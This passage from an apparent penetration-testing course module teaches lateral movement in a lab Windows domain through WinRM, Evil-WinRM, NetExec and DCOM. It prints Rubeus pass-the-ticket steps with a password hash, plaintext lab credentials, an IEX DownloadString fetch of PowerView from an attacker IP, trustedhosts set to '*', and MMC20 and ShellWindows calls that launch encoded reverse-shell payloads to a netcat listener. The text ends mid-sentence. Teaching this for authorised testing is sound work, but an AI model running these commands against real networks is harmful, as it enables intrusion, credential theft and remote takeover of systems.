We can use the `Enter-PSSession` cmdlet for an interactive shell using PowerShell remoting. This cmdlet allows us to initiate an interactive session with the remote computer, either by using a session created with `New-PSSession`, specifying explicit credentials, or leveraging the current session where the command is executed. For instance, let's reuse the `$sessionSRV02` variable we previously created. Specifying the `Enter-PSSession` and the variable will give us an interactive PowerShell prompt on the remote computer, allowing us to execute commands as if we were logged in directly.

```
PS C:\Tools> Enter-PSSession $sessionSRV02
[SRV02]: PS C:\Users\helen\Documents>
```

Using Hashes and Tickets with WinRM

Additionally, we can also use kerberos tickets to connect to PowerShell remoting. To do this we will use `Rubeus`. First we need to forge our TGT. Let's use `Leonvqz` hash to forge a new ticket:

```
PS C:\Tools>  .\Rubeus.exe asktgt /user:leonvqz
/rc4:32323DS033D176ABAAF6BEAA0AA681400 /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.2

[*] Action: Ask TGT

[*] Got domain: inlanefreight.local
[*] Using rc4_hmac hash: 32323DS033D176ABAAF6BEAA0AA681400
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.local\leonvqz'
[*] Using domain controller: 172.20.0.10:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFsjCCBa6gAwIBBaEDAgEWooIEszCCBK9hgg
```

```
  ServiceName              :  krbtgt/inlanefreight.local
  ServiceRealm             :  INLANEFREIGHT.LOCAL
  UserName                 :  leonvqz (NT_PRINCIPAL)
  UserRealm                :  INLANEFREIGHT.LOCAL
...SNIP...
```

Next, we need to create a sacrificial process with the option `createnetonly`.

```
PS C:\Tools> .\Rubeus.exe createnetonly /program:powershell.exe /show

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.2

[*] Action: Create Process (/netonly)

[*] Using random username and password.

[*] Showing process : True
[*] Username        : SB09OE04
[*] Domain          : 16GFWBFF
[*] Password        : 5AB6RGSG
[+] Process         : 'powershell.exe' successfully created with
LOGON_TYPE = 9
[+] ProcessID       : 2088
[+] LUID            : 0xded959c
```

The above command will present us a PowerShell window with dummy credentials, we will use it to import the TGT of the account we want to use:

```
PS C:\Tools> .\Rubeus.exe ptt
/ticket:doIFsjCCBa6gAwIBBaEDAgEWooIEszCCBK9h...SNIP...

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.2
```

```
[*] Action: Import Ticket
[+] Ticket successfully imported!
```

Now we can use this session to connect to the target machine:

```
PS C:\Tools> Enter-PSSession SRV02.inlanefreight.local -Authentication
Negotiate
[SRV02.inlanefreight.local]: PS C:\Users\Leonvqz\Documents> hostname
SRV02
```

Now that we are connected to this machine, if we try to use this section to connect to a different target over the network, it won't work because of the double hop problem. A workaround is to use Rubeus within this section to forge a ticket and import it so we can use it for further authentication.

Powershell Errors

Depending on the context, we may get a PowerShell error while attempting to connect to a remote host from Windows. Those errors are typically related to rights, authentication method, network access, or TrustedHost configuration. In the following example, we got an error because we attempted to use the target machine's name instead of the FQDN. Sometimes, Kerberos won't work unless we use the FQDN.

```
PS C:\Tools> Enter-PSSession srv02
Enter-PSSession : Processing data from remote server srv02 failed with the
following error message: WinRM cannot
process the request. The following error with errorcode 0x80090322
occurred while using Kerberos authentication: An
unknown security error occurred.
 Possible causes are:
  -The user name or password specified are invalid.
  -Kerberos is used when no authentication method and no user name are
specified.
  -Kerberos accepts domain user names, but not local user names.
  -The Service Principal Name (SPN) for the remote computer name and port
does not exist.
  -The client and remote computers are in different domains and there is
no trust between the two domains.
 After checking for the above issues, try the following:
  -Check the Event Viewer for events related to authentication.
  -Change the authentication method; add the destination computer to the
WinRM TrustedHosts configuration setting or
use HTTPS transport.
 Note that computers in the TrustedHosts list might not be authenticated.
   -For more information about WinRM configuration, run the following
```

```
command: winrm help config. For more
information, see the about_Remote_Troubleshooting Help topic.
At line:1 char:1
+ Enter-PSSession srv02
+ ~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (srv02:String) [Enter-
PSSession], PSRemotingTransportException
    + FullyQualifiedErrorId : CreateRemoteRunspaceFailed
```

We can try to use the FQDN instead:

```
PS C:\Tools> Enter-PSSession srv02.inlanefreight.local
[srv02.inlanefreight.local]: PS C:\Users\Helen\Documents>
```

Additionally, we can get a `TrustedHosts` error as follow:

```
PS C:\Tools> Enter-PSSession srv02 -Authentication Negotiate
Enter-PSSession : Connecting to remote server srv02 failed with the
following error message : The WinRM client cannot
process the request.  Default credentials with Negotiate over HTTP can be
used only if the target machine is part of
the TrustedHosts list or the Allow implicit credentials for Negotiate
option is specified. For more information, see
the about_Remote_Troubleshooting Help topic.
At line:1 char:1
+ Enter-PSSession srv02 -Authentication Negotiate
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (srv02:String) [Enter-
PSSession], PSRemotingTransportException
    + FullyQualifiedErrorId : CreateRemoteRunspaceFailed
```

Note: Keep in mind that using `-Authentication Negotiate` will select either Kerberos or NTLM as the underlying authentication mechanism based on what both the client and server support and prefer. It is good to use this flag if we are having authentication issues.

To solve this issue we can use the following command:

```
PS C:\Tools> Set-Item WSMan:localhost\client\trustedhosts -value * -Force
```

If we are not admins, we can use explicit credentials with `-Credential` or `Invoke-Command`.

Just Enough Administration (JEA)

Just Enough Administration (JEA) is a security technology designed to provide delegated administration capabilities for tasks managed with PowerShell. JEA helps mitigate security risks by allowing administrators to limit the scope of administrative privileges. By using JEA, administrators can ensure that users have only the permissions necessary to perform specific tasks, reducing the attack surface and minimizing the risk of accidental or intentional misuse of administrative privileges.

JEA is particularly useful in environments where least privilege principles are critical. It allows organizations to create PowerShell endpoints with tailored roles and capabilities, ensuring users can only execute predefined commands and access specific resources. This approach enhances security and simplifies compliance with organizational policies and regulatory requirements by ensuring that administrative actions are tightly controlled and auditable. For more in-depth discussions on JEA and its potential abuses, we can explore resources such as Just Too Much Administration – Breaking JEA, PowerShell's New Security Barrier and Breaking The Microsoft Jea Technology To Hack A System

Lateral Movement From Linux

Interacting with WinRM from a Linux system can be accomplished using various tools and libraries that support the WinRM protocol. In this section we will focus on `NetExec` and `Evil-WinRM`.

NetExec

With `NetExec` we can use the option `-x` or `-X` to execute CMD or PowerShell commands. For example, to execute a basic command like `ipconfig` we can use the following command:

```
netexec winrm 10.129.229.244 -u frewdy -p Kiosko093 -x "ipconfig"
WINRM       10.129.229.244  5985   SRV01            [*] Windows 10 /
Server 2019 Build 17763 (name:SRV01) (domain:inlanefreight.local)
WINRM       10.129.229.244  5985   SRV01            [+]
inlanefreight.local\frewdy:Kiosko093 (Pwn3d!)
WINRM       10.129.229.244  5985   SRV01            [-] Execute command
failed, current user: 'inlanefreight.local\frewdy' has no 'Invoke' rights
to execute command (shell type: cmd)
WINRM       10.129.229.244  5985   SRV01            [+] Executed command
(shell type: powershell)
WINRM       10.129.229.244  5985   SRV01
WINRM       10.129.229.244  5985   SRV01            Windows IP
Configuration
WINRM       10.129.229.244  5985   SRV01
WINRM       10.129.229.244  5985   SRV01
WINRM       10.129.229.244  5985   SRV01            Ethernet adapter
```

```
Ethernet1:
WINRM       10.129.229.244  5985   SRV01
WINRM       10.129.229.244  5985   SRV01            Connection-specific
DNS Suffix  . :
WINRM       10.129.229.244  5985   SRV01            Link-local IPv6
Address . . . . . : fe80::206d:76ce:27d6:960b%7
WINRM       10.129.229.244  5985   SRV01            IPv4 Address. . . . .
. . . . . . : 172.20.0.51
WINRM       10.129.229.244  5985   SRV01            Subnet Mask . . . . .
. . . . . . : 255.255.255.0
WINRM       10.129.229.244  5985   SRV01            Default Gateway . . .
. . . . . .
```

Using Evil-WinRM

Evil-WinRM is a Ruby-based tool that facilitates interaction with WinRM from Linux. It offers a straightforward interface for executing commands and managing Windows systems remotely.

To install `evil-winrm`, we need to have Ruby installed. On Debian-based systems, we can install Ruby using the following commands:

```
sudo apt-get install ruby
```

Once Ruby is installed, we can proceed to install `evil-winrm`:

```
sudo gem install evil-winrm
Fetching little-plugger-1.1.4.gem
Fetching nori-2.7.0.gem
Fetching httpclient-2.8.3.gem
Fetching rubyntlm-0.6.3.gem
Fetching logging-2.3.1.gem
Fetching builder-3.2.4.gem
Fetching gyoku-1.4.0.gem
Fetching gssapi-1.3.1.gem
```

Once installed, we can use `evil-winrm` to connect to a remote Windows machine and execute commands. We must specify the option `-i <target>` and the credentials with the options `-u '<domain>\<user>'` for users and for password `-p <password>`:

```
evil-winrm -i 10.129.229.244 -u 'inlanefreight.local\frewdy' -p Kiosko093

Evil-WinRM shell v3.5
```

```
...SNIP...
*Evil-WinRM* PS C:\Users\frewdy\Documents> hostname;whoami
SRV01
inlanefreight\frewdy
```

Additionally, `evil-winrm` comes with features that facilitate interaction with remote systems and bypass common security mechanisms. We can get access to the features using the `menu` command from the interactive shell:

```
[!bash!]$
*Evil-WinRM* PS C:\Users\frewdy\Documents> menu

   ,.   (   .      )               "            ,.   (   .      )       .
  ("  (  )  )'     ,'             (`     '`    ("     )  )'     ,'   .  ,)
.; )  ' (( (" )    ;(,      .     ;)  "  )"  .; )  ' (( (" )   );(,   )((
_".,_,.__).,) (.._( ._),     )  , (._..( '.._".._, . '._)_(..,_(_".) _( _')
\_   _____/__  _|__|  |    ((  (  /  \    /  \__| ____\_____   \  /     \
 |    __)_\  \/ /  |  |    ;_)_') \   \/\/   /  |/    \|       _/ /  \ /
\
 |        \\   /|  |  |__ /_____/  \        /|  |   |  \    |   \/    Y
\
/_______  / \_/ |__|____/           \__/\  / |__|___|  /____|_  /\____|__
/
        \/                                \/          \/       \/
\/

       By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers

[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary
[+] Bypass-4MSI
[+] services
[+] upload
[+] download
[+] menu
[+] exit
```

Loading PowerShell Scripts and more

`Evil-WinRM` allows us to load PowerShell scripts. We must specify the `-s <PATH>` option and, within that path, save the scripts we want to import. We need to specify the file's name to import a script to the Evil-WinRM shell. In this example, we have downloaded PowerView.ps1, and we will import it.


```
evil-winrm -i 10.129.229.244 -u 'inlanefreight.local\frewdy' -p Kiosko093
-s '/home/plaintext/'
*Evil-WinRM* PS C:\Users\frewdy\Documents> PowerView.ps1
*Evil-WinRM* PS C:\Users\frewdy\Documents> menu


   ,.   (   .      )               "            ,.   (   .      )       .
  ("  (  )  )'     ,'            (`     '`    ("     )  )'     ,'   .  ,)
.; )  ' (( (" )    ;(,      .     ;)  "  )"  .; )  ' (( (" )   );(,   )((
_".,_,.__).,) (.._( ._),     )  , (._..( '.._".._, . '._)_(..,_(_".) _( _')
\_   _____/__  _|__|  |    ((  (  /  \    /  \__| ____\______   \  /     \
 |    __)_\  \/ /  |  |    ;_)_') \   \/\/   /  |/    \|       _/ /  \ /
\
 |        \\   /|  |  |__ /_____/  \        /|  |   |  \    |   \/    Y
\
/_______  / \_/ |__|____/          \__/\  / |__|___|  /____|_  /\____|__
/
        \/                                \/         \/       \/
\/

       By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers

[+] Add-DomainGroupMember
[+] Add-DomainObjectAcl
[+] Add-RemoteConnection
```

In the above command, we established a session and invoked `PowerView.ps1` because `PowerView.ps1` is located at `/home/plaintext`. Next, we executed the `menu` command, which displayed not only the default menu options but also the cmdlets available since we imported PowerView.

Additionally, we can also load DLLs or Donut payloads.

Windows PowerShell Web Access


It is also possible that the Administrator configures Windows PowerShell Web Access, which provides a web-based interface for accessing PowerShell sessions remotely. This feature allows users to run PowerShell commands and scripts from a web browser, offering flexibility and convenience for remote management tasks. Accessing PowerShell through a web portal allows users to perform administrative tasks on remote systems without needing a direct remote desktop connection or VPN access.



Note: By default the URL path for PowerShell Web Access is `/pswa` and the port will be 80 or 443. The web directory and port can be changed.

Valid credentials are required to authenticate with PowerShell remoting. These credentials must have appropriate permissions on the target system to initiate and execute remote PowerShell commands. Depending on the configuration, this could involve standard user accounts or accounts with elevated privileges, such as those belonging to the `Remote Management Users` group or local `Administrators`.


To connect to PowerShell Web Access using Frewdy's credentials, let's connect to https://10.129.229.244/pswa:



When working with PowerShell Web Access and needing to retrieve large amounts of information, we should consider using `Base64` output to optimize the process. PowerShell Web Access connects to the target machine to retrieve each line, meaning it may take much time to retrieve a large file if we are on a slow network.

For example, if we try to get the contents of `C:\Windows\System32\drivers\etc\hosts` using `cat`, it will take some time to load due to the line-by-line transfer. Instead, we can use the following command to convert the file contents to Base64:

```
PS C:\Tools>
[Convert]::ToBase64String([System.IO.File]::ReadAllBytes("C:\Windows\System32\drivers\etc\hosts"))
```



This will load faster. We can then copy that content to a file, replace the break lines, and use `cat hosts_base64.txt | base64 -d > hosts` in a Linux terminal to decode the content quickly.

In case we want to use `PowerView` through `PowerShell Web Access` we may get the following error:

```
PS C:\Tools> IEX(New-Object
Net.WebClient).DownloadString('http://10.10.14.87/PowerView.ps1')
PS C:\Tools> Get-DomainUser
Exception calling "FindAll" with "0" argument(s): "An operations error
occurred.
"
At line:5253 char:20
+             else { $Results = $UserSearcher.FindAll() }
+                    ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
 + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
 + FullyQualifiedErrorId : DirectoryServicesCOMException
```

To prevent this from happening, we must specify our credentials as follows:

```
PS C:\Tools> $username = "INLANEFREIGHT\Helen"
PS C:\Tools> $password = "RedRiot88"
PS C:\Tools> $securePassword = ConvertTo-SecureString $password -
AsPlainText -Force
```

```
PS C:\Tools> $credential = New-Object
System.Management.Automation.PSCredential ($username, $securePassword)
PS C:\Tools> Get-DomainUser -Credential $credential -FindOne

logoncount                    : 1100
badpasswordtime               : 6/27/2024 6:32:03 AM
description                   : Built-in account for administering the
computer/domain
distinguishedname             :
CN=Administrator,CN=Users,DC=inlanefreight,DC=local
objectclass                   : {top, person, organizationalPerson, user}
lastlogontimestamp            : 6/30/2024 6:21:56 AM
name                          : Administrator
lockout time                   : 0
objectsid                     : S-1-5-21-2760730334-3436498779-657182845-
500
samaccountname                : Administrator
logonhours                    : {255, 255, 255, 255...}
...SNIP...
```

Conclusion

WinRM is a crucial tool for remote management and automation in Windows environments, allowing secure and efficient interaction with remote systems. By understanding and utilizing the necessary rights and enumeration techniques, we can exploit WinRM to execute commands, transfer files, and gain access to additional systems.

In the next section, we will explore the use of DCOM (Distributed Component Object Model) for lateral movement, detailing how it can be used to gain access and execute commands on remote systems.

Distributed Component Object Model (DCOM)

Distributed Component Object Model (DCOM) is a Microsoft technology for software components distributed across networked computers. It extends the Component Object Model (COM) to support communication among objects over a network. It operates on top of the remote procedure call (RPC) transport protocol based on TCP/IP for its network communications. `DCOM` uses Port `135` for the initial communication and dynamic ports in the range `49152-65535` for subsequent client-server interactions. Information about the identity, implementation, and configuration of each `DCOM` object is stored in the registry, linked to several key identifiers:

- `CLSID (Class Identifier)`: A unique GUID for a COM class, pointing to its implementation in the registry via `InProcServer32` for DLL-based objects or `LocalServer32` for executable-based objects.

- `ProgID (Programmatic Identifier)`: An optional, user-friendly name for a COM class, used as an alternative to the CLSID, though it is not unique and not always present.
- `AppID (Application Identifier)`: Specifies configuration details for one or more COM objects within the same executable, including permissions for local and remote access.

DCOM Rights

Leveraging `DCOM` for lateral movement requires specific user rights and permissions. These rights ensure that users have the appropriate level of access to perform `DCOM` operations securely. These include general user rights such as `local and network access`, which enable communication with `DCOM` services locally and over a network. Additionally, membership in the `Distributed COM Users group` or the `Administrators group` is often required, as these groups have the necessary permissions. These settings are typically managed using the `DCOM` Configuration Tool (`DCOMCNFG`), Group Policy, or the Windows Registry.

DCOM Enumeration

Before we begin working with `DCOM` we must verify whether it is running on the target host, as we already know this service uses port TCP `135` for communication and dynamic ports in the range `49152-65535` for subsequent client-server interactions. We can use `NMAP` to scan the target and identify `DCOM`.

```
nmap -p135,49152-65535 10.129.229.244 -sCV -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-12 00:16 UTC
Nmap scan report for srv01.inlanefreight.local (10.129.229.244)
Host is up (0.0017s latency).
Not shown: 16376 filtered ports

PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
49664/tcp open  msrpc   Microsoft Windows RPC
49665/tcp open  msrpc   Microsoft Windows RPC
49666/tcp open  msrpc   Microsoft Windows RPC
49667/tcp open  msrpc   Microsoft Windows RPC
49669/tcp open  msrpc   Microsoft Windows RPC
49670/tcp open  msrpc   Microsoft Windows RPC
49671/tcp open  msrpc   Microsoft Windows RPC
49672/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: SRV02, NetBIOS user: <unknown>, NetBIOS MAC:
00:0d:3a:e4:57:44 (Microsoft)
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.52 seconds
```

Lateral Movement From Windows

Lateral movement from a Windows system can be achieved by performing several techniques with `DCOM` objects, here we will be implementing `MMC20`, `ShellWindows`, and `ShellBrowserWindows`.

MMC20.Application

The `MMC20.Application` object allows remote interaction with Microsoft Management Console (MMC), enabling us to execute commands and manage administrative tasks on a Windows system through its graphical user interface components.

To use this technique, first let's start listening with `Netcat` on our attack host:

```
nc -lnvp 8001
Listening on 0.0.0.0 8001
```

Let's connect via RDP to `SRV01` using Helen's credentials.

```
xfreerdp /u:Helen /p:'RedRiot88' /d:inlanefreight.local /v:10.129.229.244
/dynamic-resolution /drive:.,linux
```

Now, we must create an instance of the `MMC20.Application` object. This is done using PowerShell to interact with COM objects. Here's the command we use:

```
PS C:\Tools\> $mmc =
[activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application",
"172.20.0.52"));
```

We create an instance of the `MMC20.Application` COM object on our target server `SRV02` using PowerShell. We declare a variable `$mmc` to store this instance and use the .NET Activator class's `CreateInstance` method to initialize it. The `GetTypeFromProgID` method retrieves the type information for the MMC20.Application based on its `ProgID`, "MMC20.Application", from the remote server at `172.20.0.52`.

Next, we can utilize the `ExecuteShellCommand` function within the `Document.ActiveView` property. Microsoft documentation defines the method as follows:

```
View.ExecuteShellCommand( _
  ByVal Command As String, _
  ByVal Directory As String, _
  ByVal Parameters As String, _
  ByVal WindowState As String _
)
```

In order to use it, we must complete all parameters. The first is the `Command` to execute, which will be `powershell.exe`, next we set the `Directory` to `$null`, 3rd we add PowerShell's parameters with our reverse shell payload, we will use a payload from https://www.revshells.com, and finally we set the WindowState to `0` so it will execute normally:

```
PS C:\Tools\>
$mmc.Document.ActiveView.ExecuteShellCommand("powershell.exe",$null,"-e
JABjAGwAaQBlAG...SNIP...AbwBzAGUAKAApAA==",0)
```

After execution, we would have successfully established a reverse shell connection:

```
nc -lnvp 8001
listening on [any] 8001 ...
connect to [10.10.14.207] from (UNKNOWN) [10.129.229.245] 58400

PS C:\Windows\system32> whoami
inlanefreight\helen
```

Execution of `mmc.exe` through COM is highly unusual, making it difficult to mask this technique as benign activity and likely to trigger alerts for defenders, but that will depend on the maturity of the organization.

ShellWindows & ShellBrowserWindow

ShellWindows and `ShellBrowserWindow` objects in `DCOM` are very similar, they facilitate remote interaction with Windows Explorer instances. `ShellWindows` allows enumeration and control of open windows, enabling operations such as accessing files and executing commands within the Windows shell environment. However, `ShellBrowserWindow` provides specific control over browser windows within Windows Explorer, offering capabilities for managing file operations and executing commands remotely.

Since these objects aren't associated with a `ProgID`, we must employ the `Type.GetTypeFromCLSID` method in .NET along with `Activator.CreateInstance` to create an instance of the object via its `CLSID` on a remote host. We can find the `CLSID` with the following script:

```
PS C:\Tools> Get-ChildItem -Path 'HKLM:\SOFTWARE\Classes\CLSID' | ForEach-Object{Get-ItemProperty -Path $_.PSPath | Where-Object {$_.'(default)' -eq 'ShellWindows'} | Select-Object -ExpandProperty PSChildName}

{9BA05972-F6A8-11CF-A442-00A0C90A8F39}
```

We won't be able to use this technique in this lab because it doesn't have all the required components. However, if we find a server where those components exist, we can use this method to perform remote code execution. This technique involves instantiating the `ShellWindows` object.

```
PS C:\Tools> $shell = [activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880","SRV02"))
```

```
PS C:\Tools\> $shell = [activator]::CreateInstance([type]::GetTypeFromCLSID("9BA05972-F6A8-11CF-A442-00A0C90A8F39","172.20.0.52"))
```

Note: These command will cause an error in the lab.

Now, let's start listening with `Netcat`:

```
nc -lnvp 8080
Listening on 0.0.0.0 8080
```

After that, we can execute any command using the `ShellExecute` method of the `Document.Application` property. We will use `cmd.exe` to execute our payload. We will be using a PowerShell reverse shell payload from revshells.com:

```
PS C:\Tools\> $shell[0].Document.Application.ShellExecute("cmd.exe","/c powershell -e JABjAGwAaQBlAG...SNIP...AbwBzAGUAKAApAA==","C:\Windows\System32",$null,0)
```

Finally, we can confirm that we have successfully established a reverse shell connection:

```
Connection received on 172.20.0.52 50105

PS C:\Windows\system32> hostname
SRV02
```

Lateral Movement From Linux

To perform `DCOM` lateral movement from Linux systems we must use the Impacket toolset which is a suite of Python libraries designed for interacting with network protocols. In this section, we will be using dcomexec.py.

dcomexec.py

`dcomexec.py` from Impacket provides an interactive shell on a remote Windows host, similar to `wmiexec.py`, but utilizes different `DCOM` endpoints for command execution. It operates over TCP port 445, retrieving output via the `ADMIN$` share. This tool supports `DCOM` objects like `MMC20.Application`, `ShellWindows`, and `ShellBrowserWindow`, offering alternative remote execution methods.

We can leverage `dcomexec.py` to connect to a remote host and get code execution. Let's start a listener with `Netcat`:

```
nc -lnvp 8080
Listening on 0.0.0.0 8080
```

Now, we will use the user `Josias` and the password `Jonny25` to connect to `SRV02`, this user is a member of the `Distributed COM Users` which have the necessary permissions to execute `dcomexec.py`, we must specify the `DCOM` object we wish to use with `-object`, for this example, we will be using `MMC20`, after that we must specify the domain, user, and password along with the target IP address, `<domain>/<user>:<password>@<ip>`, finally, we can pass our payload:

